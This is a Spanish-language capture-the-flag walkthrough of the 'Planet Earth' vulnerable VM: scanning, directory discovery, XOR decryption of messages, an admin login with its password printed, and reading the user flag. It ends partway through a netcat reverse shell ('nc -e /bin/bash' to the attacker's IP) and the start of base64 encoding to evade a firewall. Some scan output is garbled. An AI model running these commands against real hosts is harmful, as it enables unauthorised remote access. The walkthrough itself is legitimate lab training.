

Planet Earth VM es una máquina virtual que simula un servidor apache vulnerable y fue diseñada con el propósito de ser hackeada. El objetivo de hackear la máquina virtual es tomar el control absoluto del sistema y obtener dos banderas: La user_flag y la root_flag.

■ FASE 1: ENUMERACIÓN

El paso 1 de la fase 1 consiste en encontrar el objetivo dentro de la red a través de su Dirección IP y para ello necesitamos realizar un escaneo de la red. Para este proceso he decidido utilizar la herramienta Bettercap:

```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
TX packets 9306 bytes 1745058 (1.6 MiB)  
TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0  
wlan1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
ether 52:88:c9:f9:3e:1a txqueuelen 1000 (Ethernet)  
RX packets 12956 bytes 2997790 (2.8 MiB)  
RX errors 0 dropped 1675 overruns 0 frame 0  
TX packets 489861 bytes 34703531 (33.0 MiB)  
TX errors 0 dropped 338295 overruns 0 carrier 0 collisions 0  
  
cyberdragon@cyberdragon:~$ sudo bettercap  
[sudo] password for cyberdragon:  
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]  
  
192.168.1.0/24 > 192.168.1.40 » [18:49:45] [sys.log] [inf] gateway monitor started ...  
192.168.1.0/24 > 192.168.1.40 » net.recon on  
192.168.1.0/24 > 192.168.1.40 » [18:49:49] [endpoint.new] endpoint 192.168.1.47 detected as 08:00:27:1d:d0:91 (PCS Systemtechnik GmbH).  
192.168.1.0/24 > 192.168.1.40 » [18:49:49] [endpoint.new] endpoint [REDACTED]  
192.168.1.0/24 > 192.168.1.40 » [18:49:49] [endpoint.new] endpoint [REDACTED]  
192.168.1.0/24 > 192.168.1.40 » [18:49:52] [endpoint.new] endpoint [REDACTED]  
192.168.1.0/24 > 192.168.1.40 » net.show  


| IP           | MAC               | Name       | Vendor                 | Sent   | Recv | Seen     |
|--------------|-------------------|------------|------------------------|--------|------|----------|
| 192.168.1.40 | 00:c0:ca:b2:35:19 | wlan0      | ALFA, INC.             | 0 B    | 0 B  | 18:49:45 |
| [REDACTED]   | [REDACTED]        | [REDACTED] | [REDACTED]             | 92 B   | 0 B  | 18:49:52 |
| [REDACTED]   | [REDACTED]        | [REDACTED] | [REDACTED]             | 2.0 kB | 0 B  | 18:49:54 |
| 192.168.1.47 | 08:00:27:1d:d0:91 |            | PCS Systemtechnik GmbH | 0 B    | 0 B  | 18:49:49 |
| [REDACTED]   | [REDACTED]        | [REDACTED] | [REDACTED]             | 0 B    | 0 B  | 18:49:49 |

  
↑ 0 B / ↓ 17 kB / 224 pkts  
192.168.1.0/24 > 192.168.1.40 » ne[18:50:02] [endpoint.lost] endpoint [REDACTED]  
192.168.1.0/24 > 192.168.1.40 » net.recon off  
192.168.1.0/24 > 192.168.1.40 »
```

-En este caso, la dirección IP del objetivo es: **192.169.1.47**

Una vez se confirma la conexión mediante *ping* se procede a realizar el paso 2: Un escaneo de vulnerabilidades y enumeración de puertos y servicios para obtener más información de utilidad. Para el escaneo he utilizado la herramienta Nmap:


```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
[cyberdragon@cyberdragon]~  
$ sudo nmap -sV -sC -v 192.168.1.47  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 18:55 EDT  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed documentation for the slaxml library.  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /p.max-body-size, http.max-cache-size, http.max-pipeline, http.pipeline, http.truncated-ok, http.useragent  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed documentation for the http library.  
Initiating ARP Ping Scan at 18:55  
Scanning 192.168.1.47 [1 port].  
Completed ARP Ping Scan at 18:55, 0.06s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 18:55  
Completed Parallel DNS resolution of 1 host. at 18:55, 0.07s elapsed  
Initiating SYN Stealth Scan at 18:55  
Scanning 192.168.1.47 [1000 ports]  
Discovered open port 80/tcp on 192.168.1.47  
Discovered open port 443/tcp on 192.168.1.47  
Discovered open port 22/tcp on 192.168.1.47  
Completed SYN Stealth Scan at 18:55, 5.06s elapsed (1000 total ports)  
Initiating Service scan at 18:55  
Scanning 3 services on 192.168.1.47  
Completed Service scan at 18:55, 12.11s elapsed (3 services on 1 host)  
NSE: Script scanning 192.168.1.47.  
Initiating NSE at 18:55  
Completed NSE at 18:55, 1.18s elapsed ing ports on test.skullsecurity.org (200.81.2.52):  
Initiating NSE at 18:55  
Completed NSE at 18:55, 1.23s elapsed open http syn-ack  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.01s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Icons and Images  
Nmap scan report for 192.168.1.47  
Host is up (0.00066s latency).  
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)  
| ssh-hostkey:  
|_  256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA) /usr/share/openssh/ssh-keygen:  
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519) /usr/share/openssh/ssh-keygen:  
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
|_ http-title: Bad Request (400) /usr/share/nginx/html:/usr/share/nginx/html: Icons and Images  
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
|_ tls-alpn:  
|_ http/1.1  
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9  
|_ ssl-date: TLS randomness does not represent time  
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space  
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local  
| Issuer: commonName=earth.local/stateOrProvinceName=Space  
| Public Key type: rsa  
| Public Key bits: 4096  
| Signature Algorithm: sha256WithRSAEncryption  
| Not valid before: 2021-10-12T23:26:31  
| Not valid after: 2031-10-10T23:26:31  
| MD5: 4efa65d21a9e0718:4b54:41da:3712:f187  
| SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:501d:6988:db25:7651  
|_ http-title: Test Page for the HTTP Server on Fedora  
|_ http-methods:  
|_ Supported Methods: OPTIONS HEAD GET POST TRACE  
|_ Potentially risky methods: TRACE  
MAC Address: 08:00:27:1D:D0:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
NSE: Script Post-scanning.  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Icons and Images  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Robots file  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Robots file  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Robots file  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 20.22 seconds
```

```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
Host is up (0.00066s latency).  
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)  
| ssh-hostkey:  
|_  256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)  
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
|_ http-title: Bad Request (400) /usr/share/nginx/html:/usr/share/nginx/html: Icons and Images  
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
|_ tls-alpn:  
|_ http/1.1  
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9  
|_ ssl-date: TLS randomness does not represent time  
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space  
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local  
| Issuer: commonName=earth.local/stateOrProvinceName=Space  
| Public Key type: rsa  
| Public Key bits: 4096  
| Signature Algorithm: sha256WithRSAEncryption  
| Not valid before: 2021-10-12T23:26:31  
| Not valid after: 2031-10-10T23:26:31  
| MD5: 4efa65d21a9e0718:4b54:41da:3712:f187  
| SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:501d:6988:db25:7651  
|_ http-title: Test Page for the HTTP Server on Fedora  
|_ http-methods:  
|_ Supported Methods: OPTIONS HEAD GET POST TRACE  
|_ Potentially risky methods: TRACE  
MAC Address: 08:00:27:1D:D0:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
NSE: Script Post-scanning.  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Icons and Images  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Robots file  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Robots file  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed /usr/share/nginx/html:/usr/share/nginx/html: Robots file  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 20.22 seconds
```


-El objetivo tiene **abiertos** los **puertos 22 ssh**, el **80 http/tcp**, y el **443 https/tcp**.

-Sus **DNS** son **earth.local** y **terratest.earth.local**.

Con esta información comienza el paso 3 de esta fase: Abrir un nuevo terminal en nuestro pc y asignar de forma manual los **hostnames** al archivo **etc/hosts**




```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
(cyberdragon@ cyberdragon)-[~]  
$ sudo nano /etc/hosts
```



```
GNU nano 8.3 /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 cyberdragon  
192.168.1.47 earth.local terratest.earth.local  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```

Ahora ya se puede acceder a sus **DNS**:



-Se puede ver en la web una ventana para enviar mensajes y un listado de mensajes encriptados que fueron enviados previamente. Esta información será de utilidad más adelante.

■ FASE 2: DESCUBRIMIENTO DE DIRECTORIOS

El paso 1 de la Fase 2 consiste en descubrir los directorios ocultos que pueda tener el objetivo. Para llevar a cabo este paso empleé la herramienta Gobuster:

```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
(cyberdragon@cyberdragon)-[~]  
$ gobuster dir -u https://terratest.earth.local/ -k -w /usr/share/wordlists/dirb/common.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: https://terratest.earth.local/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/.hta (Status: 403) [Size: 199]  
/.htaccess (Status: 403) [Size: 199]  
/.htpasswd (Status: 403) [Size: 199]  
/cgi-bin/ (Status: 403) [Size: 199]  
/index.html (Status: 200) [Size: 26]  
/robots.txt (Status: 200) [Size: 521]  
Progress: 4614 / 4615 (99.98%)  
  
Finished  
  
(cyberdragon@cyberdragon)-[~]  
$
```


-Se descubrieron dos **directorios**: **/index.html** y **/robots.txt**

El paso 2 de la fase es investigar los directorios encontrados en busca de información o vulnerabilidades.

Al **acceder a robots.txt** se puede encontrar la siguiente información:

```
The Planets: Earth ~ Vuln | Earth Secure Messaging Adm | http://earth.local/admin/login | terratest.earth.local/robots.txt  
https://terratest.earth.local/robots.txt  
Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec  
  
User-Agent: *  
Disallow: /*.asp  
Disallow: /*.aspx  
Disallow: /*.bat  
Disallow: /*.c  
Disallow: /*.cfm  
Disallow: /*.cgi  
Disallow: /*.com  
Disallow: /*.dll  
Disallow: /*.exe  
Disallow: /*.htm  
Disallow: /*.html  
Disallow: /*.inc  
Disallow: /*.jhtml  
Disallow: /*.jsa  
Disallow: /*.json  
Disallow: /*.jsp  
Disallow: /*.log  
Disallow: /*.mdb  
Disallow: /*.nsf  
Disallow: /*.php  
Disallow: /*.phtml  
Disallow: /*.pl  
Disallow: /*.reg  
Disallow: /*.sh  
Disallow: /*.shml  
Disallow: /*.sql  
Disallow: /*.txt  
Disallow: /*.xml  
Disallow: /testingnotes.*
```


Se procede a entrar en el archivo /testingnotes para encontrar la siguiente información:




-El archivo alberga **notas** sobre **earth.local** y **terratest.earth.local** donde especifican que:

- I. **El algoritmo de encriptación** utilizado por el sistema de mensajería es **XOR**.
- II. El archivo **testdata.txt** fue utilizado para una **prueba de encriptación**.
- III. **“terra”** es el nombre de **usuario** del portal **admin**.

A continuación, hay que entrar en el **/admin**.



Y también en el archivo **/test.data.txt** cuyo contenido fue utilizado para probar la encriptación.




-Esta información nos será de utilidad más adelante.

■ FASE 3: DESCIFRADO DE MENSAJES ENCRIPTADOS

El paso 1 de la Fase 3 consiste en descifrar los mensajes encriptados que encontramos en los DNS **earth.local** y **terratest.earth.local**. Para llevar a cabo este procedimiento, utilicé la herramienta Cyberchef de la siguiente manera:

1. Seleccionar convertir de **Hex a XOR**.
2. En el apartado **Key** introducir el texto encontrado en **/testdata.txt** y establecer la opción **UTF8**.
3. En el apartado **Input** introducir uno por uno los **mensajes encriptados** en **terratest.earth.local** o **earth.local** para buscar información:



Log In

Username:


Password:

-Como “**Username**” se ha de introducir: **terra** y como “**Password**”:
“**earthclimatechangebad4humans**”. Esto nos dará acceso al **usuario admin**.

En el paso 3 de esta fase introducimos en el **CLI**:

- `ls /var`
- `ls /var/earth_web`
- `ls /var/earth_web/user_flag.txt`

Y finalmente se obtiene la **user_flag**:



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:


`cat /var/earth_web/us`

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Ahora sólo falta por conseguir la **root_flag**.


■ FASE 4: ACCESO PERSISTENTE

El paso 1 es realizar un ataque Reverse Shell para crear un acceso persistente. Para ello utilicé la herramienta *netcat*, de modo que primero se ha de abrir desde el terminal de nuestro Pc para poner el puerto 444 en modo escucha:

A terminal window titled 'cyberdragon@cyberdragon: ~' with a menu bar (File, Actions, Edit, View, Help) and a 'Lock Screen' button. The terminal shows the command 'nc -nlvp 4444' being entered, followed by 'listening on [any] 4444 ...' and a blank line indicating it is ready to accept a connection. The background has a dark, abstract pattern.

A continuación, se escribe en el CLI del usuario “**terra**” de **terratest.earth.local/admin** el siguiente comando para establecer la conexión:


nc -e /bin/bash (*nuestra IP*) 4444 ←



Se puede ver que las conexiones remotas están bloqueadas por algún tipo de firewall de modo que no es posible establecer una conexión, por ahora.

El paso 2 de esta fase será ejecutar este comando sin que sea detectado y bloqueado por el firewall, para ello se procede a codificar el comando **nc -e**

`/bin/bash (nuestra IP) 4444` desde nuestro terminal mediante **base64** de la siguiente manera:




```
